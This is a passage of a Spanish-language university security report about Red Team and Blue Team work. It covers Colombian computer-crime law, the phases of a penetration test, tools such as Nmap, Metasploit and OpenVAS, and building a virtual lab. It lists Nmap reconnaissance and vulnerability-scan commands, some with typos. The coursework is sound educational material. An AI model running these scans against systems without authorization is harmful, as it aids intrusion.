CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y RED TEAM

EDWINSON JAVIER TRIANA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
FACATATIVA - CUNDINAMARCA
2022

CAPACIDADES TECNICAS, LEGALES Y DE GESTION PARA EQUIPOS BLUE TEAM Y RED TEAM

EDWINSON JAVIER TRIANA

Etapa 5

LUIS FERNANDO ZAMBRANO
Tutor de curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
FACATATIVA - CUINDINAMARCA
2022

RESUMEN

Los grupos de Blue Team y Red Team son equipos que se deberían conformar en una organización, ya que representan la fuerza de trabajo diferida en diferentes herramientas y con diferentes ejecuciones que van a terminar en un mismo objetivo, y es en la protección temprana de cualquier amenaza que pueda comprometer los datos de la empresa y así poder contribuir al desarrollo económico de la organización. El trabajo que ejecutan los equipos de seguridad informática contribuyen a tener un entorno fiable y seguro para el cliente, por lo cual a medida que se tengan menos eventos de seguridad materializados, la reputación de la empresa termina siendo mejor, y es por esto que la búsqueda y remediación de vulnerabilidades es de suma importancia en todos los sistemas en los que se encuentren, ya que permite cerrar una puerta para un ciber atacante en caso de que quiera realizar alguna explotación temprana. A pesar de que existen legislaciones que castigan delitos informáticos, muchos atacantes intentan robar datos y cobrar esto, por lo cual todo el equipo se debe convertir en Purple Team, el cual va a contener todas aquellas amenazas dentro de un entorno laboral.

Dentro del trabajo realizado se logra cumplir con el objetivo del curso, el cual era entender la dinámica que cumplían los grupos Blue Team y Red Team dentro de una organización, y es de allí que dentro del curso se logra realizar la instalación de un banco de trabajo con maquinas virtuales explotables, las cuales van a permitir identificar la importancia de los especialistas de seguridad, ya que se logran identificar vulnerabilidad y las correcciones que se deben tener, para hacer más difícil el ingreso de un atacante a los recursos de la compañía. Se logra realizar un análisis y una serie de recomendaciones para contribuir en la construcción de una buena postura de seguridad dentro de una compañía.

INDICE

INTRODUCCIÓN *6*

1 OBJETIVOS *7*

1.1 OBJETIVO GENERAL **7**

1.2 OBJETIVOS ESPECÍFICOS **7**

2 DESARROLLO DEL INFORME *8*

3 CONCLUSIONES *44*

4 BIBLIOGRAFÍA *45*

INDICE DE FIGURAS

Figura 1: Cuatro fases de la metodología de penetración y testing 11
Figura 2: Virtual Box instalado 14
Figura 3: Vmware instalado con Kali 14
Figura 4: Windows 7x86 instalada 15
Figura 5: Conectividad entre Kali y maquina 15
Figura 6: Windows 7x86 desplegada 16
Figura 7: Conexión con windows x86 desde kali 16
Figura 8: Scaneo de puertos con nmap 24
Figura 9: Información de maquina Windows 24
Figura 10: Usuario creado en maquina objetivo 25
Figura 11: Ip de la maquina (Cambia cuando se reinicia) 27
Figura 12: puertos en escucha 27
Figura 13: Port 80 Listening 28
Figura 14: cabeceras de puerto 80 28
Figura 15: https File server 29
Figura 16: Ejecución del ataque. 30
Figura 17. Exploit de rejetto 31
Figura 18. Payload y configuracion de host 31
Figura 19. Exploit ejecutado a maquina cliente 32
Figura 20. Request Maquia cliente 32
Figura 21. Ingreso al target 33
Figura 22. Adición de usuario en target 33
Figura 23. Comprobación de cuenta en maquina cliente 34
Figura 24. Análisis systernals 35
Figura 25. Acciones Blue Team 37
Figura 26. Diagrama de Gartner SIEM 40

INTRODUCCIÓN

En pleno siglo XXI en donde la tecnología avanza a pasos agigantados, y las guerras físicas son reemplazadas por guerras cibernéticas, se debe tener al frente del área de seguridad informática un grupo que cuente con conocimientos avanzados en informática, y que permita realizar explotación a los sistemas informáticos con los que cuenta la organización, con la finalidad de identificar de manera anticipada cualquier falla de seguridad que se pueda presentar en los sistemas y poder los corregirla a tiempo, pero no solo se hace importante el desarrollo de la identificación de las vulnerabilidades, sino que la hardenización y el desarrollo de controles adecuados sin afectar la producción de la empresa, contribuye a que un atacante tenga dificultades para ingresar a los sistemas informáticos, y poder vulnerar los pilares de seguridad de la información.

En el desarrollo ejecutado se hace importante conocer sistemas y herramientas que permitan tener éxito en la ejecución de pruebas de pentesting, y en la contención de los diferentes ataques que se puedan presentar en el desarrollo de los intentos de explotación de un sistema, y para esto se debe tener claridad de los que se debe ejecutar para contener cualquier amenaza.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Realizar un informe final con las competencias y destrezas adquiridas de los grupos Red Team para hallazgos de Vulnerabilidad y de los Blue Team para cierre de brechas de seguridad.

1.2 OBJETIVOS ESPECÍFICOS

- ✓ Realizar la investigación de la ley 1273 de delitos informáticos, y analizar los posibles delitos en los cuales se encuentre inmerso en caso de vulnerarlos.
- ✓ Ejecutar pruebas de reconocimiento contra el target, e identificar el exploit y payload que permite la explotación de la máquina Windows 7 x64.
- ✓ Realizar explotación de una maquina Windows 7 x64, y realizar la creación de un usuario local en el target.
- ✓ Analizar las conexiones ejecutadas en la explotación del Windows, y proponer medidas de hardenización para proteger la información de la organización.
- ✓ Definir herramientas de contención que permitan proteger los sistemas informáticos de WhiteHouse Security

2 DESARROLLO DEL INFORME

2.1. Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley.

Dentro del contexto de la ley de protección de la información y de los datos 1273 del 2009, el cual menciona la integridad de los sistemas que manejen tecnologías de las comunicaciones y la información, se evidencia el capítulo 1, el cual menciona en su apartado los delitos que puedan intervenir en la buena práctica de los pilares de seguridad de la información, como lo son la Integridad, Confidencialidad y disponibilidad de los sistemas informáticos y los datos.

Artículo 269A: Acceso abusivo a sistema informático: Este articulo menciona los accesos sin autorización que pueden ser ejecutados a un sistema informático sin el conocimiento del dueño.

Articulo 269B: Obstaculización ilegitima de sistema informático o red de telecomunicación: Dentro del contexto del artículo se menciona la obstaculización de una red o sistema informático para que opere de manera correcta, lo cual sería categorizado como ilegitimo.

Articulo 269C: Interceptación de datos informáticos: Es una inferencia realizada dentro del contexto de datos sin previa autorización como lo son Origen, destino y puertos o al interior de una organización.

Articulo 269D: Daño Informático: Dentro del artículo se menciona la destrucción de sistemas informáticos (Servidores, redes, equipos, etc) sin previa autorización el dueño del activo de información.

Articulo 269E: Uso de Software malicioso: Ejecución de trafico de Software malicioso para alterar sistemas informáticos sin autorización.

Articulo 269F: Violación de datos personales: Este articulo menciona el uso ilegal de datos personales, los cual pueden ser vendidos o compartidos sin autorización o conocimiento del dueño.

Articulo 269G: Suplantación de sitios web para capturar datos personales: Dentro del contexto tecnológico se evidencian las suplantaciones de páginas web, dominios y ventanas emergentes, por lo cual este articulo castiga este tipo de actividades.

Articulo 269H: Circunstancias de agravación punitiva: Dentro del artículo se menciona el agravamiento de penas si es ejecutada sobre infraestructuras críticas, como comunicaciones estatales, del sector financiero, entre otras, adicional se puede incurrir en un delito grave si esta información es utilizada para terrorismo y otros medios sin conocimiento del dueño de los sistemas.

Articulo 269I: Hurto por medios informáticos y semejantes. Dentro del artículo se menciona la manipulación de sistemas informáticos y datos, suplantación de identidad, ingreso a sistemas informáticos con credenciales de otro usuario, entre otros.

Articulo 269J: Transferencia no consentida de activos: Dentro del marco legal se menciona aquel sujeto que, valiéndose de alguna manipulación de un sistema informático, ejecute la transferencia de datos o sistemas perjudicando a un tercero[1].

2.2. En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del pentesting, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del pentesting.

El pentesting es la técnica que permite determinar fallos de seguridad que se tengan dentro de una organización, es decir que es subcontratado un tercero para que ejecute unas pruebas o ataques a los sistemas, para encontrar las posibles vulnerabilidades y amenazas de seguridad existentes, esto se realiza con la finalidad de poder realizar las correcciones de seguridad a tiempo y minimizar el riesgo cibernético al cual se está expuesto.

El pentesting debe seguir los siguientes pasos, para que sea efectivo:

- **Reconocimiento:** Es aquella etapa que permite realizar una recolección de toda la información posible de la red, sistemas operativos, usuarios, etc, que le permita conocer un poco el entorno para encontrar fallos de seguridad. En

[1] Ley 1273 de 2009 - Ministerio de Tecnologias de la Informacion y las Comunicaciones. (2020). Retrieved 12 February 2022, from https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

esta etapa pueden ser utilizadas técnicas de ingeniería social que permitan identificar todos los activos de una organización; adicional se puede hacer una investigación en la web de todos los dominios asociados a la organización que se esté auditando, en caso de que se ejecute una auditoría de caja negra.

- **Scaneo:** Es la actividad que permite identificar maquinas, puertos, servicios que estén escuchando en red, además se ejecuta el análisis de vulnerabilidades que pueden tener las maquinas en la organización. En el scaneo existe varias formas de realizarlo, y una de las mas utilizadas es Nmap, sin embargo, existe software que permiten ejecutar un análisis completo de las vulnerabilidades que se encuentran en la red.

  Nessus es una herramienta de análisis y detección de vulnerabilidades mas utilizado, ya que contine una versión free y una versión licenciada que permite obtener información completa de las diferentes vulnerabilidades a las cuales están expuestos los activos de información.

- **Ganar Acceso:** En esta etapa se busca se busca aprovechar lo visto en el scaneo, por lo cual se intenta ingresar a sistemas de forma no autorizada para explotar las vulnerabilidades, realizando ataques de fuerza bruta, denegación de servicios, secuestros de sesiones, entre otras actividades que comprometen los hosts de la organización.

  Dentro de la explotación se utiliza un **exploit** el cual es un código que se aprovecha de una falla de seguridad por parte de una vulnerabilidad ya encontrada en los diferentes sistemas, lo cual va a permitir al auditor encontrar la llave para ingresar y explotar dicha vulnerabilidad existente; ya sabiendo esto podemos decir que para seguridad es importante porque permite decirle a su organización que se debe cuidar bajo diferentes parámetros, para poder reducir el riesgo de ser vulnerados, como lo son:

  Mantener actualizados todas las aplicaciones y sistemas a su última versión, ya que muchas no solo mejoran características, sino que también cierran huecos de seguridad

  Contar una herramienta de seguridad que permita realizar una detección temprana y su respectivo bloqueo en las maquinas, servidores y navegadores web, como por ejemplo Mcfee que tiene su módulo de prevención de exploits, que permite detectarlos, bloquearlos y notificarlos rápidamente al administrador para tomar los respectivos controles de seguridad.

  Recordemos que existen dos tipos de amenazas los conocidos, y los días cero, por lo cual los conocidos son mitigados por herramientas


especializadas y bajo firmasse mitigan que los exploits sean materializados, y se encuentran los 0-day, los cuales son desconocidos para el mundo y muchas veces para el mismo desarrollador, por los cuales pagan bastante en el mercado negro, ya que son agujeros de seguridad que pueden ser vulnerados a las compañías.

Los exploits están compuestos por identificación del entorno (ips, targets, vulnerabilidades) que permiten al hacker ejecutar un payload o carga maliciosa para abrir la ventana a la cual se puede ingresar[2].

John the Ripper es una herramienta importante dentro de la ejecución de pruebas de pentesting, ya que permite poder descifrar contraseñas de usuarios mediante hash y diccionarios.

- **Informe Final:** Es el documento que permite al Pentester entregar información clara y concisa de las herramientas que utilizo, cuáles fueron los fallos de seguridad encontrados, como lograron ingresar al sistema, y cuáles son las recomendaciones que se pueden tomar para mejorar la seguridad de la compañía.

Figura 1: Cuatro fases de la metodología de penetración y testing



Fuente: Nvlpubs.nist.gov. [Sitio Web]. Technical Guide to Information Security Testing and Assessment. [Consultada 13 Febrero 2022]. Disponible en: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf

[2] ¿Sabes qué es un exploit y cómo funciona? | WeLiveSecurity. (2014). Retrieved 12 febrero 2022, from https://www.welivesecurity.com/la-es/2014/10/09/exploits-que-son-como-funcionan/

2.3 Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:

Herramientas:

• Metasploit:

Suite en conjunto de módulos que permite realizar la explotación de vulnerabilidades, la cual se caracteriza por ser de código abierto, y esta enfocada para pentesting de seguridad o y Blue Team y Read Team

• Nmap:

El mundo nmap es muy conocido por todos aquellos pentester o auditores de seguridad, los cuales lo utilizan esta herramienta en Kali Linux a diario para realizar el reconocimiento de la red en la cual se encuentran realizando sus labores, ya que permite poder identificar todos aquellos puertos que se encuentran en escucha, versión de los puertos, si se encuentra algún servicio ejecutándose, identificación de algún puerto no seguro con su versión para explotarlo, y muchas funcionalidades más. Existen una cantidad de comandos que se pueden encontrar en la web, y estos son unos de los más utilizados:

- TCP básicos: nmap -v
- Red completa: nmap -sP “ip/mascara de red”
- Puertos de todo el sistema informatico: nmañ -p- localhost
- Rango de Ips. Nmap <ip>-<ip2>
- Descubrimiento de vulnerabilidad en un puerto: nmap - +p <numero_puerto>
- TCP SYN: nmap -sS <IP> se espera respuesta de ACK
- Sistema operativo nmap -0 <IP>
- Servicios y SO nmap -A <IP>
- Servicios agresivos: nmap -sV —Version-intensity 5 <IP>
- Banner ligero: nmap -sV –version-intensity 0 <IP>
- Puertos + red nmap -F/-f <ip/mascara de red>

Existen cualquier cantidad de comandos que permiten poder scanear diferentes scripts asi: nmap -T -sS –script default <IP>, o simplemente escanear vulnerabilidad con este otro script: nmap -f –script vuln <IP>, lo cual la hace una herramienta muy poderosa en el mundo del pentesting

• OpenVas

OpenVas es una herramienta de scaneo de vulnerabilidades gratuita o paga, la cual cuenta con servicios y herramientas que permiten poder identificar los diferentes

CVE a los que puede estar expuestos los equipos que se encuentran en la red. Las distribuciones Kali Linux ya cuentan con la herramienta para ejecutar el análisis de vulnerabilidades, esta herramienta es grafica la cual permite identificar las diferentes formas las vulnerabilidades altas, medias o bajas a la cuales se esta expuesto. Existen dos tipos de feed que estan expuestos, uno para uso personal y para uso corporativo, que tiene mas ventaja para el desarrollo de análisis de vulnerabilidades.

Servicios en línea:

• ExploitDB

El servicio en línea de exploit Db es un repositorio en el cual se encuentran exploit que permite identificar diferentes debilidades que se encuentra en la red, en esta pagina se pueden identificar datos importantes como lo es el CVE de la vulnerabilidad, la plataforma que se ve afectada, la fecha y la aplicación vulnerable.

• CVE

El CVE son las vulnerabilidades y exposiciones expuestas que se encuentran documentadas mediante un serial consecutivo, y que identifican que sistema es vulnerable, como mitigar la vulnerabilidad (si existe), y todos los datos específicos de cómo puede ser explotada. Una de las páginas más conocidas para identificar este tipo de vulnerabilidades es Incibe, esta página permite tener una información completa y confiable de la vulnerabilidad que se desee investigar.

2.4. Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:

Paso A: Descargar la herramienta virtualizadora "VirtualBox" en su última versión.

Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe: Un windows 7 X86, un windows 7 X64, un Kali Linux.


Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.

Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Dentro del desarrollo del banco de trabajo se tiene desplegado lo siguiente:

- Virtual Box en versión 6.1 con interfaz grafica de Virtual en donde se tienen desplegadas varias máquinas virtuales previamente instaladas.


Figura 2: Virtual Box instalado



Fuente: Elaboración propia

- Se tiene instalado un virtualizador de Vmware con version 15pro, en el cual se encuentran desplegadas unas máquinas Sandbox para análisis de Malware dinámico y estático, un servidor Ubuntu, una maquina windows 10 y una Kali Linux con las características técnicas de la maquina


Figura 3: Vmware instalado con Kali



Fuente: Elaboración propia

- Se realiza el despliegue y configuración de la maquina Windows 7x86 en virtual box:


Figura 4: Windows 7x86 instalada



Fuente: Elaboración propia

- Se abre la Kali Linux y se prueba comunicación entre las dos máquinas, ya que la maquina Windows quedo asignada con una IP 192.168.0.14, la cual es alcanzada por la Kali Linux


Figura 5: Conectividad entre Kali y maquina



Fuente: Elaboración propia

- Se realiza el despliegue y configuración de la maquina Windows 7x64 en virtual box:


Figura 6: Windows 7x86 desplegada



Fuente: Elaboración propia

- Se abre la Kali Linux y se prueba comunicación entre las dos máquinas, ya que la maquina Windows quedo asignada con una IP 192.168.0.17, se deshabilita el Firewall para poder alcanzar la maquina mediante ping.

Figura 7: Conexión con windows x86 desde kali



Fuente: Elaboración propia

2.5 ¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo? Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexo acuerdo en caso de existir alguna irregularidad

Dentro del contexto del desarrollo del anexo 3 donde se realiza la contratación de un profesional en pentesting con la empresa The WhoteHouse Security considero que existen varios puntos que van en contra de la parte legal y ética de un profesional, que pueden ser convertidos en delitos informáticos y que pueden afectar el buen de la persona.

